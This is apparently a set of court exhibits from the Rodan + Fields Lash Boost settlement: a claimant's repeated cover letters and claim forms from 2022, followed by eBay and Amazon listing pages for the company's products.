By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **SUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE


EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: eanddorrr2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



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CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

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ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

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Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

EXHIBIT F

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

SENT VIA CERTIFIED MAIL:
7015 3010 0000 4384 3465

July 6, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. SECOND RESUBMISSION OF CLAIM FORM

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my two prior submissions (3-29-2022 cover letter and claim form; 6-15-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/7369v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: eanddor2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



4005348999999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

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ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

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By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

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QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **SUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD, MI: W, Last Name: ORR, Mailing Address: 122 RIDGE ROAD, City: TERRYVILLE, State: CT, ZIP Code: 06786, Email Address: edwardorrr2@gmail.com, Phone Number: 203-658-4977, Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

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Cash Benefit

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Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022
MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



400534899999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* ("R+F"). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

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Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

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AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

June 15, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **RESUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE


EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my prior submission (3-29-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/6284v

Enc.: As described above



40053489999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name:

EDWARD

MI:

W

Last Name:

ORR

Mailing Address:

122 RIDGE ROAD

City:

TERRYVILLE

State:

CT

ZIP Code:

06786

Email Address:

edwardor2@gmail.com

Phone Number:

203 - 658 - 4977

Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
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Signature:

Edward M. Orr

Date:

03 - 29 - 2022
MM DD YYYY

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4005348999999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

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By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

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QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

EXHIBIT G



» » »



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
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NEW LISTING Authentic Rodan + Fields LASH BOOST ~ Enhancements
Eyelash Serum-Free Shipping

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Brand New

\$144.99

Top Rated Plus

Buy It Now

Free 4 day shipping

Free returns

6 watchers

**NEW Authentic Rodan + Fields LASH BOOST Enhancements
Eyelash Serum Free Ship**

Opens in a new window or tab

Brand New

\$86.00

Top Rated Plus

8 bids · Time left 1d 7h left (Sun, 12:01 AM)

Free shipping

Free returns

NEW LISTING Rodan + Fields Enhancements Lash Boost AUTHENTIC +
FREE RF SAMPLE, Free Shipping

Opens in a new window or tab

Brand New

\$127.99

Buy It Now

Free shipping

NEW LISTING New in Box / Sealed Rodan and + Fields 5ml
Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$75.00

0 bids · Time left 6d 18h left (Fri, 11:35 AM)

\$125.00

Buy It Now

+\$9.99 shipping

**NEW Authentic Rodan + Fields LASH BOOST Enhancements
Eyelash Serum Free Ship**

Opens in a new window or tab

Brand New

\$100.00

12 bids · Time left 1d 6h left (Sat, 11:00 PM)

Free shipping

NEW LISTING New Rodan and Fields Lash Boost- Authentic

Opens in a new window or tab

Brand New

\$110.00

Buy It Now

Free shipping

Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml
NEW

Opens in a new window or tab

Brand New

\$76.00

12 bids · Time left 8d 23h left (04/24, 03:41 PM)

+\$8.00 shipping

Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml

Opens in a new window or tab

Brand New

4.5 out of 5 stars.

852 product ratings- Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml

\$78.00

5 bids · Time left 5d 3h left (Wed, 08:11 PM)

Free shipping

Brand new sealed Rodan and Fields 5ml Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$98.00

26 bids · Time left 18h 51m left (Sat, 11:34 AM)

Free shipping

NEW LISTING Rodan and + Fields Lash Boost Serum .17 🤩 Lash Serum
for Summer Lashes 🤩 New

Opens in a new window or tab

Brand New

\$129.99

or Best Offer

+\$6.99 shipping

🌟 Lash Boost 🌟 Rodan and Fields (AUTHENTIC + NEW IN BOX)

Opens in a new window or tab

Brand New

\$195.00

Buy It Now

+\$3.00 shipping

Last one

2 watchers

•

Brand new sealed Rodan and Fields 5ml Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$78.00

6 bids · Time left 2d 4h left (Sun, 09:36 PM)

+\$5.25 shipping

•

R+F Enhancements Lash Boost Eyelash Growth Serum LONG LASHES ONLY THING YOU SEE!

Opens in a new window or tab

Brand New

\$145.97

• **Save up to 15% when you buy more**

or Best Offer

Free shipping

•

**NEW Authentic Rodan + Fields LASH BOOST Enhancements
Eyelash Serum Free Ship**

Opens in a new window or tab

Brand New

\$86.00

7 bids · Time left 1d 22h left (Sun, 02:40 PM)

Free shipping

Results matching fewer words

•

Rodan + Fields Brow Boost in Medium

Opens in a new window or tab

Brand New

\$80.00

or Best Offer

+\$5.99 shipping

**Rodan and + Fields Lash Enhancements Eyelash Serum 100%
AUTHENTIC SEALED**

Opens in a new window or tab

See RECEIPTS + 5 FREE SAMPLES OF RADIANT DEFENSE

Brand New

\$128.88

Buy It Now

Free shipping

63 sold

New Sealed Rodan Fields Boost Serum + Free RF Sample

Opens in a new window or tab

Brand New

\$74.88

or Best Offer

Free shipping

Last one

6 sold

New Sealed Rodan + and Fields Active Hydration Bright Eye Complex + Lash Curler

Opens in a new window or tab

Brand New

\$74.99

Buy It Now

Free shipping

**BRAND NEW PACKAGING AUTHENTIC RODAN+FIELDS
ENHANCEMENTS LASH BST~5ML/0.17 OZ**

Opens in a new window or tab

Brand New

\$154.99

Buy It Now

Free shipping

**Rodan + Fields Ultra Boost Moisturizing Treatment NIB New In Box
Sealed Recharge**

Opens in a new window or tab

Brand New

\$59.99

Buy It Now

+\$5.25 shipping

Rodan + Fields Brow Boost in Dark

Opens in a new window or tab

Brand New

\$89.00

or Best Offer

+\$5.99 shipping

**Rodan + Fields New & Improved Reverse Brightening Regimen
w/Lash Boot: FREE SHIP**

Opens in a new window or tab

Brand New

\$275.00

Buy It Now

Free shipping

**New Rodan + Fields Recharge Ultra Boost Moisturizing Treatment
1.7oz Step 2!!**

Opens in a new window or tab

New other (see details)

\$42.99

Buy It Now

Free shipping

**NEW Rodan + and Fields Recharge Ultra Boost Moisturizing
Treatment 1.7oz / 50ml**

Opens in a new window or tab

Brand New

\$36.88

Buy It Now

Free shipping



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Share

CURRENTLY SOLD OUT

Rodan and Fields Lash Boost 2019


[23 product ratings](#) | [About this product](#)

About this product

Product Identifiers

Brand	Rodan + Fields
MPN	L3HA6328037
eBay Product ID (ePID)	8004947689


More items related to this product



Authentic Rodan + Fields LASH...

\$144.99


Free shipping.



Brand new sealed Rodan and Fields...

\$98.00 26 bids 19h 4m

Free shipping



Rodan and Fields Enhancements...

\$76.00 12 bids 8d 23h

+\$8.00 shipping

AS-IS

Document Control





New Rodan and
Fields Lash Boost...

\$110.00


Free shipping



New in Box /
Sealed Rodan an...

\$75.00 0 bids 6d
19h

+\$9.99 shipping



Rodan and Fields
Enhancements...

\$78.00 5 bids 5d
3h

Free shipping


AS-IS
Document Control



Rodan + Fields
Enhancements...

\$127.99

Free shipping



Brand new sealed
Rodan and Fields...


\$78.00 6 bids 2d
5h

+\$5.25 shipping

Best Selling in Anti-Aging Products

See all





Olay Regenerist Retinol
24 MAX Night Cream...

(256)

\$14.00 New

---- Used




SkinMedica TNS
Advanced Serum

\$196.87 New

---- Used


You may also like



Rodan + Fields
Microdermabrasion



Rodan + Fields Health
& Beauty



Rodan + Fields Acne
Treatments

Rodan + Fields
Sunscreen

Ratings and Reviews

AS-IS

Document Control



4.9

23 product ratings

5	21
4	2
3	0
2	0
1	0

100%

Would
recommend

100%

Good value

100%

Good quality

Most relevant reviews

[See all 14 reviews](#)

by [hagiel03](#)
Sep 25, 2018

Good results

I had a lot of chemotherapy. Even lost my lashes. It worked. They became long and pretty. However you have to continue to use. The cost is very pricey. But at the time I was willing to pay it. Wonderful product

Verified purchase: Yes | Condition: New

by [advpeg](#)
Sep 10, 2018

Want some eyelashes you can see ? Try it !!!

Takes about 8- 10 weeks before results. I used it nightly. G I was happy to see my eyelashes thickening up since I am close to 70 years. It did make my eyelids a little sensitive but overall I am pleased with the results.

Verified purchase: Yes | Condition: New

by [pink_dahlia](#)
Aug 08, 2017

Rodan and Fields Lash Boost

Amazing - really works!!! Seller was very professional - just as described and quick shipping.

Verified purchase: Yes | Condition: New



by [msl7707](#)
Oct 18, 2017

Amazing!

This is one of my favorite RF products. Item shipped fast and is just as described.

Verified purchase: Yes | Condition: New

by [lexlan1996](#)
Dec 20, 2017

Excellent product!

I love all the R&F products! Shipping was fast.

Verified purchase: Yes | Condition: New

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[Do not sell my personal information](#) and [AdChoice](#)



1-48 of over 1,000 results for "rodan and fields"

Sort by: Featured

Eligible for Free Shipping

Free Shipping by Amazon
All customers get FREE Shipping on orders over \$25 shipped by Amazon

Amazon Local Stores

Whole Foods Market

Climate Pledge Friendly

Climate Pledge Friendly

Department

- Beauty & Personal Care
- Facial Skin Care Sets & Kits
- Lash Enhancers & Primers
- Facial Serums
- Facial Cleansing Washes
- Facial Masks
- Facial Night Creams
- Eye Treatment Creams
- See All 7 Departments

Customer Reviews

- & Up
- & Up
- & Up
- & Up

Brand

- RODAN + FIELDS
- RevitaLash Cosmetics
- Olay
- Admire My Skin
- Proactiv
- Meaningful Beauty

Price

- Under \$25
- \$25 to \$50
- \$50 to \$100
- \$100 to \$200
- \$200 & Above

Deals

Today's Deals


Premium Beauty Selection

Premium Selection

Beauty Product Attributes

- Alcohol Free
- Hypoallergenic
- Oil Free
- Paraben Free
- Sulfate Free
- Unscented

RESULTS



Anti-aging Redefine Regimen
1 Count (Pack of 1)

48

\$234⁹⁹ (\$14.69/Fl Oz)

Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping

Only 5 left in stock - order soon.



Rodan + Fields REDEFINE
Overnight Restorative Cream
(Creme), 30 mL/1.0 Fl. Oz.
Cream · 1 Fl Oz (Pack of 1)

213

\$99⁹⁹ (\$99.99/Fl Oz)

Get it **Tue, Apr 19 - Fri, Apr 22**
FREE Shipping

Only 2 left in stock - order soon.

More Buying Choices
\$97.99 (4 new offers)



Rodan + Fields REDEFINE Daily
Cleansing Mask (125 mL/4.2
US fl oz)
4.23 Fl Oz (Pack of 1)

171

\$59⁹⁹ (\$14.28/Fl Oz) ~~\$62.99~~

Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping

Only 5 left in stock - order soon.

MORE RESULTS



Rodan and Fields Intensive
Renewing Serum with Retinal
Rodan + Fields


60 Count (Pack of 1)

243

\$110⁰⁰ (\$1.83/Count) ~~\$119.00~~

Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping

Only 7 left in stock - order soon.



Redefine Triple Defense
Treatment, 30mL/1Fl. Oz
1 Fl Oz (Pack of 1)

208

\$89⁹⁹ (\$89.99/Fl Oz) ~~\$96.99~~

Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping

Only 6 left in stock - order soon.



Multi Function Eye Cream 0.5
oz
Cream · 0.5 Fl Oz (Pack of 1)

171

\$92⁸⁰ (\$185.60/Fl Oz)

Get it as soon as **Tue, Apr 19**
FREE Shipping by Amazon
Only 4 left in stock - order soon.

More Buying Choices
\$88.99 (12 new offers)

Another way to buy
\$88⁹⁹ (\$177.98/Fl Oz)

Subscription Options

Subscribe & Save Eligible

Packaging Option

Frustration-Free Packaging

International Shipping


International Shipping Eligible

Condition

New

Availability

Include Out of Stock



Rodan and Fields Active Hydration Serum (sealed) New
1 Fl Oz (Pack of 1)

176

\$159⁰⁰ (\$159.00/Fl Oz)

FREE Shipping by Amazon

More Buying Choices
\$131.25 (2 new offers)

AS-IS

Document Control...



Rodan + Fields Redefine Regimen for the Appearance of Lines, Pores and Loss of...

1 Count (Pack of 1)

187

Save 20%

\$208⁰⁰ (\$208.00/Count) ~~\$259.00~~

Lowest price in 30 days

FREE Shipping by Amazon

Get it Thu, Apr 21 - Tue, Apr 26
FREE Shipping
Only 5 left in stock - order soon.




RODAN + FIELDS REVERSE Deep Exfoliating Wash, 4.2 oz. Cream · 4.2 Fl Oz (Pack of 1)

223

\$66²² (\$15.77/Ounce)

Get it as soon as Mon, Apr 18
FREE Shipping by Amazon
Only 6 left in stock - order soon.

More Buying Choices
\$65.99 (6 new offers)



Rodan and Fields Reverse

18

\$209⁹⁹

Get it as soon as Thu, Apr 21
FREE Shipping by Amazon
Only 11 left in stock - order soon.




Rodan + Fields Redefine Regimen for the Appearance of Lines, Pores and Loss of...

7 Piece Set

2

\$239⁹⁷ (\$59.99/Count)

Get it Thu, Apr 21 - Fri, Apr 22
FREE Shipping
Only 2 left in stock - order soon.




RODAN + FIELDS Reverse Intensive Brightening Toner Unscented · 4.2 Fl Oz (Pack of 1)


99

\$75⁹⁹ (\$18.09/Fl Oz)

Get it Fri, Apr 22 - Wed, Apr 27
FREE Shipping
More Buying Choices
\$57.99 (3 new offers)



Rodan and Fields Pore



Rodan and Fields Spotless



Rodan and Fields Soothe


Minimizing Toner
Unscented · 4.2 Fl Oz (Pack of 1)
176

\$69⁹⁶ (\$16.66/Fl Oz)

Get it Thu, Apr 21 - Tue, Apr 26
FREE Shipping
Only 1 left in stock - order soon.

Climate Pledge Friendly

More Buying Choices
\$68.75 (3 new offers)



Rodan and Fields Foaming
Sunless Tan 4.2 Fl. Oz.
4.2 Fl Oz (Pack of 1)
115

\$41⁹⁹ (\$10.00/Fl Oz)

Get it as soon as Mon, Apr 18
FREE Shipping by Amazon
Only 4 left in stock - order soon.
More Buying Choices
\$41.39 (16 new offers)



RevitaLash Cosmetics,
RevitaLash Advanced Eyelash
Conditioner, Lash Enhancing...
0.11 Fl Oz (Pack of 1)
6,690

\$150⁰⁰ (\$1,250.00/Fl Oz)

Save more with Subscribe & Save
Get it as soon as Tomorrow, Apr
16
FREE Shipping by Amazon

Acne Treatment
3 Piece Set
87

\$104⁰⁰ (\$104.00/Count)

Get it Thu, Apr 21 - Mon, Apr 25
FREE Shipping
Only 17 left in stock - order soon.



Rodan Radiant Defense Sand
Liquid · 1.69 Fl Oz (Pack of 1)
35

\$103⁰⁰ (\$60.59/Fl Oz)

Get it Thu, Apr 21 - Mon, Apr 25
FREE Shipping
Only 2 left in stock - order soon.
More Buying Choices
\$94.99 (2 new offers)



Rodan + Fields
ENHANCEMENTS Active
Hydration Body Replenish...
Cream · 6.76 Fl Oz (Pack of 1)
64

\$85⁰⁰ (\$12.50/Fl Oz) ~~\$90.00~~

Get it Mon, Apr 25 - Fri, Apr 29
FREE Shipping
Only 1 left in stock - order soon.
More Buying Choices
\$82.08 (5 new offers)

Regimen for Sensitive,
Irritated Skin and Facial...
Cream · 4 Piece Set
72

\$215⁰⁰ (\$215.00/Count)


Get it Tue, Apr 19 - Fri, Apr 22
FREE Shipping
Only 1 left in stock - order soon



UNBLEMISH Acne Treatment
Sulfur Wash (125 mL/4.2 US
fl. oz) - UNWA125
4.23 Fl Oz (Pack of 1)
81

